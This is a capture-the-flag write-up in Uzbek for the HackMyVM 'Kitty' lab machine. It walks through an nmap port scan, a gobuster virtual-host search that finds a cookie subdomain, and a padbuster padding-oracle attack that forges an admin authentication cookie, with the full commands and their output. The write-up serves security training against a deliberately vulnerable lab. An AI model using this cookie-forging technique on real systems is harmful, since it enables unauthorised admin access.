



Kitty — writeup




```
(saidislom@kali) ~  
$ nmap -p- 192.168.56.118 -o  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-08 11:43 +0500  
Nmap scan report for 192.168.56.118  
Host is up (0.00015s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
3000/tcp  open  ppp  
MAC Address: 08:00:27:98:20:54 (Oracle VirtualBox virtual NIC)  
Device type: general purpose|router  
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X  
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3  
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 2.48 seconds  
  
(saidislom@kali) ~  
$
```

nmap natijasi. **22** (ssh), **80** (http) va **3000** (gitea) portlari ochiqqligi aniqlandi



saytning vizual ko'inishi (<http://kitty.hmv/>)




3000-portda Gitea xizmati ishlab turgani aniqlandi

```
kali@kali: ~  
Session Actions Edit View Help  
└─(saidislom@kali)-[~]  
$ gobuster vhost -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://kitty.hmv/ --append-domain  
=====br/>Gobuster v3.8.2  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
=====br/>[+] Url: http://kitty.hmv/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt  
[+] User Agent: gobuster/3.8.2  
[+] Timeout: 10s  
[+] Append Domain: true  
[+] Exclude Hostname Length: false  
=====br/>Starting gobuster in VHOST enumeration mode  
=====br/>.git/config.kitty.hmv Status: 400 [Size: 157]  
.git/index.kitty.hmv Status: 400 [Size: 157]  
.git/HEAD.kitty.hmv Status: 400 [Size: 157]  
.git/logs/.kitty.hmv Status: 400 [Size: 157]  
.svn/entries.kitty.hmv Status: 400 [Size: 157]  
.well-known/acme-challenge.kitty.hmv Status: 400 [Size: 157]  
.well-known/apple-developer-merchantid-domain-association.kitty.hmv Status: 400 [Size: 157]  
.well-known/assetlinks.json.kitty.hmv Status: 400 [Size: 157]  
.well-known/autoconfig/mail.kitty.hmv Status: 400 [Size: 157]  
.well-known/browserid.kitty.hmv Status: 400 [Size: 157]  
.well-known/caldav.kitty.hmv Status: 400 [Size: 157]  
.well-known/core.kitty.hmv Status: 400 [Size: 157]  
.well-known/apple-app-site-association.kitty.hmv Status: 400 [Size: 157]  
.well-known/dots.kitty.hmv Status: 400 [Size: 157]
```


gobuster vhost orqali subdomenlarni qidiramiz

```
kali@kali: ~  
Session Actions Edit View Help  
Shibboleth.sso/Metadata.kitty.hmv Status: 400 [Size: 157]  
_framework/blazor.boot.json.kitty.hmv Status: 400 [Size: 157]  
_framework/blazor.webassembly.js.kitty.hmv Status: 400 [Size: 157]  
_framework/wasm/dotnet.wasm.kitty.hmv Status: 400 [Size: 157]  
_framework/_bin/WebAssembly.Bindings.dll.kitty.hmv Status: 400 [Size: 157]  
_vti_bin/_vti_adm/admin.dll.kitty.hmv Status: 400 [Size: 157]  
_vti_bin/_vti_aut/author.dll.kitty.hmv Status: 400 [Size: 157]  
_vti_bin/_vti_shtml.dll.kitty.hmv Status: 400 [Size: 157]  
android/config.kitty.hmv Status: 400 [Size: 157]  
api/experiments.kitty.hmv Status: 400 [Size: 157]  
api/experiments/configurations.kitty.hmv Status: 400 [Size: 157]  
cgi-bin/.kitty.hmv Status: 400 [Size: 157]  
cookie.kitty.hmv Status: 200 [Size: 2785]  
federation/clients.kitty.hmv Status: 400 [Size: 157]  
health/live.kitty.hmv Status: 400 [Size: 157]  
health/ready.kitty.hmv Status: 400 [Size: 157]  
ios/config.kitty.hmv Status: 400 [Size: 157]  
mfa/challenge.kitty.hmv Status: 400 [Size: 157]  
node_modules/.package-lock.json.kitty.hmv Status: 400 [Size: 157]  
oauth/authorize.kitty.hmv Status: 400 [Size: 157]  
oauth/device/code.kitty.hmv Status: 400 [Size: 157]  
oauth/revoke.kitty.hmv Status: 400 [Size: 157]  
oauth/token.kitty.hmv Status: 400 [Size: 157]  
oauth/token/info.kitty.hmv Status: 400 [Size: 157]  
oidc/register.kitty.hmv Status: 400 [Size: 157]  
render?url=https://www.google.com.kitty.hmv Status: 400 [Size: 157]  
render/https://www.google.com.kitty.hmv Status: 400 [Size: 157]  
reports list.kitty.hmv Status: 400 [Size: 157]  
servlet/GetProductVersion.kitty.hmv Status: 400 [Size: 157]  
status/ready.kitty.hmv Status: 400 [Size: 157]  
token/introspect.kitty.hmv Status: 400 [Size: 157]
```

cookie.kitty.hmv nomli yangi subdomen topildi



`cookie.kitty.hmv` saytining ko'rinishi (HackMyVM Sign In va Sign Up)



`test1` foydalanuvchisi sifatida ro'yxatdan o'tdik

```
(saisdislom@kali)-[~]
$ padbuster http://cookie.kitty.hmv/home/index.php viYJdWpB5AVmyAXMu06GhM0zo5%2BL3LK9 8 --cookies 'auth=viYJdWpB5AVmyAXMu06GhM0zo5%2BL3LK9' -plaintext user=admin
Possible precedence problem between ! and string eq at /usr/bin/padbuster line 677.

+-----+
| PadBuster - v0.3.3 |
| Brian Holyfield - Gotham Digital Science |
| labs@gdssecurity.com |
+-----+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 8144

INFO: Starting PadBuster Encrypt Mode
[+] Number of Blocks: 2

INFO: No error string was provided...starting response analysis

*** Response Analysis Complete ***

The following response signatures were returned:

-----
ID#      Freq      Status  Length  Location
-----
1         1        302     8144   ../login.php
2 **      255        302        0   ../logout.php?err=1
-----
```

auth cookie CBC shifrlangan bo'lib, Padding Oracle zaifligiga egaligi aniqlandi. padbuster orqali `user=admin` uchun token shifrlab olamiz

```
(saisdislom@kali)-[~]
$ padbuster http://cookie.kitty.hmv/home/index.php viYJdWpB5AVmyAXMu06GhM0zo5%2BL3LK9 8 --cookies 'auth=viYJdWpB5AVmyAXMu06GhM0zo5%2BL3LK9' -plaintext user=admin

[+] Success: (218/256) [Byte 4]
[+] Success: (136/256) [Byte 3]
[+] Success: (150/256) [Byte 2]
[+] Success: (190/256) [Byte 1]

Block 2 Results:
[+] New Cipher Text (HEX): 23037825d5a1683b
[+] Intermediate Bytes (HEX): 4a6d7e23d3a76e3d

[+] Success: (1/256) [Byte 8]
[+] Success: (36/256) [Byte 7]
[+] Success: (180/256) [Byte 6]
[+] Success: (17/256) [Byte 5]
[+] Success: (146/256) [Byte 4]
[+] Success: (50/256) [Byte 3]
[+] Success: (132/256) [Byte 2]
[+] Success: (135/256) [Byte 1]


Block 1 Results:
[+] New Cipher Text (HEX): 0408ad19d62eba93
[+] Intermediate Bytes (HEX): 717bc86beb4fdefe

-----
** Finished **


[+] Encrypted value is: BAitGdYuupMjA3gllaFo0wAAAAAAAAAAAA

(saisdislom@kali)-[~]
$
```

padbuster muvaffaqiyatli yakunlandi va admin tokeni olindi: `BAitGdYuupMjA3gllaFo0wAAAAAAAAAAAA`



brauzerda auth cookie o'rniga admin tokenni qo'yib yangiladik va admin profiliga kirdik



